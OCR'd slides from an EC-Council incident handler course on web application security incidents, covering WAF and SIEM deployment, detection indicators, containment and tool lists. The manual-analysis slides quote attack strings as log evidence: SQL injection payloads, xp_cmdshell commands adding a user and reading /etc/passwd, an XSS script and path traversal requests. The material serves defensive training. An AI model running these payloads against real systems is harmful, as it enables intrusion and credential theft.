
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle Web Application Security Incidents

ECIH EC-Council Certified Incident Handler

1. Develop an incident handling plan for the most common web incidents
2. Maintain a ready-to-use **backup website**
3. Maintain the continuity of Internet services
4. Maintain a **comprehensive contact** list
5. Create a whitelist of all critical IP addresses and protocols
6. Maintain an inventory of organizational IT infrastructure
7. Maintain a disaster recovery plan
8. Deploy **monitoring tools** to detect abnormal activities
9. Design and maintain a good network infrastructure
10. Customize **TTL settings** for critical systems
11. Review and audit **web server logs** and settings

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Deploying WAF

- A web application firewall (WAF) is a primary tool located on the edge of a network that assists in **filtering** or **blocking malicious content** from entering or leaving web applications

- A WAF filters content based on a specified **set of rules** or instructions and blocks all application layer attack attempts

- Most WAFs allow **security personnel** to customize security policies and design them according to specified access privileges and user inputs

- Some common factors based on which the policies or rules are defined are as follows:
  - IP address and geolocation data
  - Request methods such as POST or GET
  - URL parameters
  - HTTP/S header values
  - Access rate




hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Deploying WAF (Cont'd)

dotDefender

dotDefender **protects websites** from malicious attacks such as SQL injection, path traversal, cross-site scripting, and others, which result in website defacement



http://www.applicure.com

AppTrana WAF
https://www.indusface.com

FortiWeb
https://www.fortinet.com

SP//WAF
https://www.stackpath.com

F5 Advanced WAF
https://www.f5.com

Barracuda Web Application Firewall
https://www.barracuda.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Deploying SIEM Solutions

- Security Incident and Event Management (SIEM) performs **real-time Security Operations Center (SOC)** functions such as identifying, monitoring, recording, auditing, and analyzing security incidents
- It provides security by tracking **suspicious end-user behavior** and activities in a real-time IT environment
- Some functions performed by SIEM include:

- Log collection
- Log analysis
- Event correlation
- Log forensics
- IT compliance and reporting
- Application log monitoring
- Object access auditing

- Data aggregation
- Real-time alerting
- User activity monitoring
- Dashboards
- File integrity monitoring
- System and device log monitoring
- Log retention

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Deploying SIEM Solutions (Cont'd)

ArcSight ESM

ArcSight ESM is a powerful **SIEM** tool that helps incident responders in **real-time threat detection** and minimizing threat exposure in an organizational network



https://www.microfocus.com

AlienVault OSSIM
https://cybersecurity.att.com

IBM Security Qradar SIEM
https://www.ibm.com

Logpoint SIEM
https://www.logpoint.com

FortiSIEM
https://www.fortinet.com

Exabeam Fusion SIEM
https://www.exabeam.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Understand Detection and Containment of Web Application Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Web Application Security Incidents

1. Unavailability of websites, web services, or applications
2. Alerts and notifications from tools such as WAF, SIEM, and IDS
3. Leakage of sensitive data
4. Redirection of URLs to incorrect sites
5. Web page defacement
6. Unusually slow network performance
7. Frequent rebooting of the server
8. Anomalies in log files such as web server logs, application logs, and database logs
9. Database logs showing multiple errors within a short period
10. Suspicious activities in user accounts such as new processes, users, and jobs

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Web Incidents

- Alerts from WAFs, IDS, and SIEM solutions help incident handlers in **detecting web incidents**

- A WAF analyzes and compares all HTTP and HTTPS traffic against a set of **preconfigured rules** to filter malicious web traffic or send alerts

- Similarly, SIEM solutions **aggregate logs** from various network devices and security controls and send alerts upon detecting malicious web traffic



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Web Application Security Incidents

IllusionBLACK

- IllusionBLACK allows incident handlers to detect manual and automated web application attacks using **deception technologies**



https://www.smokescreen.io

Alert Logic MDR

- Alert Logic MDR is a web application attack detection tool that helps incident handlers in the **real-time analysis of network** and **log data**



https://www.alertlogic.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Web Application Security Incidents

ECIH EC-Council Certified Incident Handler

1. Enable the **Blackhole feature** in web applications to ensure that they drop all requests from the same source after a certain limit
2. Increase the **capacity of servers** in terms of handling connections. By upgrading server availability, attackers cannot easily perform a low-and-slow attack
3. Define a **level of load** that can be placed by authenticated users on the web application. If they need more, terminate the previous request and raise a new request to process their request again
4. Deny **unnecessary access** to any resource for unauthorized users. To reduce the burden on servers, cache the content sent by unauthorized users, instead of using the main databases for it
5. To guide users, clarify their queries; moreover, to maintain their trust, set up an **alternate channel** for communication such as voice and email servers
6. Use specially designed routers that can consume all incoming traffic and filter the legitimate traffic by identifying their protocols, patterns, and standard samples of incoming packets to **mitigate DDoS** attacks
7. Identify the **entry points** and **restore the server** and applications to their normal situations; resolve the vulnerabilities that led to the compromise
8. **Restrict traffic flow** from one network to another, typically from a compromised system

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment Methods

Whitelisting/Blacklisting

- Application whitelist is a list of **authorized applications** that are legitimate and safe to be used on organizational devices
- A blacklisted application is not permitted if it is **associated with malicious activity**
- Incident handlers should perform **application whitelisting** and **blacklisting** to protect computers and organizational networks from potential threats

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment Methods (Cont'd)

ECIH EC-Council Certified Incident Handler

Web Content Filtering

- Web content filtering helps to filter web applications used by attackers to **host malware** or **launch phishing** and spam campaigns
- Incident handlers should perform web content filtering to **prevent employees** from accessing web pages that may contain computer viruses or malware

hide01.ir

Proxy Servers


- Proxy servers are used to **prevent IP blocking** and **maintain anonymity**
- Incident handlers should use **proxy servers** to filter the web traffic either explicitly or transparently
- This will help to monitor and control the activities of http(s) in an organization

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment Tools: Whitelisting/Blacklisting Tools

ManageEngine Application Control Plus

ManageEngine Application Control Plus is an automated application **whitelisting and blacklisting** tool that allows incident handlers to control the usage of certain applications in the network



hide01.ir

ShadowNet
https://riskanalytics.com

Cisco Umbrella
https://umbrella.cisco.com

Delinea Server Suite
https://delinea.com

McAfee Application Control
https://www.mcafee.com


NordVPN
https://nordvpn.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment Tools: Web Content Filtering Tools

BrowseControl

BrowserContol is a content filtering and blocking tool that allows incident handers to **block the access of high-risk websites** in the entire organizational network



https://www.currentware.com

hide01.ir

OpenDNS
https://www.opendns.com

inCompass
https://incompass.netstar-inc.com

WebTitan
https://www.webtitan.com

Smoothwall
https://www.smoothwall.com


NetSentron
https://www.netsentron.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment Tools: Web Proxy Tools

Proxy Switcher

Proxy Switcher is a web proxy tool that allows incident handlers to monitor and **control the activities** of HTTP/HTTPS traffic



https://www.proxyswitcher.com

hide01.ir

IPRoyal
https://iproyal.com

CyberGhost VPN
https://www.cyberghostvpn.com

Tor
https://www.torproject.org

Burp Suite
https://www.portswigger.net

Proxifier
https://www.proxifier.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Explain Analysis of Web Application Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Web Incidents: Manual Analysis

- Manual analysis is a **time-consuming process** and involves examining web server logs and other evidential data
- It is generally performed when no alert is available from **security appliances**, but there is strong evidence of compromise
- In manual analysis, **large log files** are searched for characters that might indicate an attack
- Multiple search terms can be combined using **regular expressions** (regex) and **log analyzers** can be used to search large volumes of logs

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - SQL Injection

Examining Log Files

- Look for an SQL injection attack signature in IDS, web servers, and database log files
- Log entry of the attacker's SQL injection attack request in the web server is given below:

```
12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or 1=1 --

12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or )1=1 (--

12:34:35 192.2.3.4 HEAD GET /login.asp?username=blah' or exec master..xp_cmdshell 'net user test testpass  --
```

hide01.ir

- To check for SQL injection attacks, incident responders can use **regex search** to find **HTML tags** and other SQL signature words along with their equivalents in web access logs



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Manual Analysis - SQL Injection (Cont'd)

- The highlighted log shows that a request was made by the attacker (172.19.19.7) targeting the information schema view of the database residing on 172.19.19.11. Alongside, many other attacks were performed against the server, including **cmdshell execution** and accessing the passwd file

```
12643  2018-10-11 11:09:05 172.19.19.11 GET /OnlineBooking/ email=\..\WEB-INF\web.xml&password=vega&remember=on 80 - 172.19.19.7 UserAgent 403
       14 0 46
12644  2018-10-11 11:09:05 172.19.19.11 GET /OnlineBooking/ email=\..\..\..\WEB-INF\web.xml&password=vega&remember=on 80 - 172.19.19.7
       UserAgent 403 14 0 31
12645  2018-10-11 11:09:05 172.19.19.11 GET /OnlineBooking/ email=\..\..\..\..\WEB-INF\web.xml&password=vega&remember=on 80 - 172.19.19.7
       UserAgent 403 14 0 46
12646  2018-10-11 11:09:05 172.19.19.11 GET /OnlineBooking/ email=\..\..\..\..\..\WEB-INF\web.xml&password=vega&remember=on 80 - 172.19.19.7
       UserAgent 403 14 0 46
12647  2018-10-11 11:09:05 172.19.19.11 GET /OnlineBooking/ email=/./&password=vega&remember=on 80 - 172.19.19.7 UserAgent 403 14 0 31
12648  #Software: Microsoft Internet Information Services 7.5
12649  #Version: 1.0
12650  #Date: 2018-10-11 09:30:54
12651  #Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status
       time-taken
12652  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 281
12653  2018-10-11 11:09:05 172.19.19.11 POST /
       LMCM%3D6468%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20
       information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20..%2F..%2F..%2Fetc%2Fpasswd%27%29%23 80 -
       172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 0
12654  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
12655  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 200 0 0 31
12656  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 200 0 0 187
12657  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 0
12658  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
12659  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
12660  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
12661  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 0
12662  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
12663  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
12664  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15
12665  2018-10-11 11:09:05 172.19.19.11 POST / - 80 - 172.19.19.7 sqlmap/1.1.11#stable+(http://sqlmap.org) 500 0 0 15

Normal text file   length : 15,03,949   lines : 12,941   Ln : 12,653   Col : 257   Sel : 10 | 1   Windows (CR LF)   UTF-8   INS
```

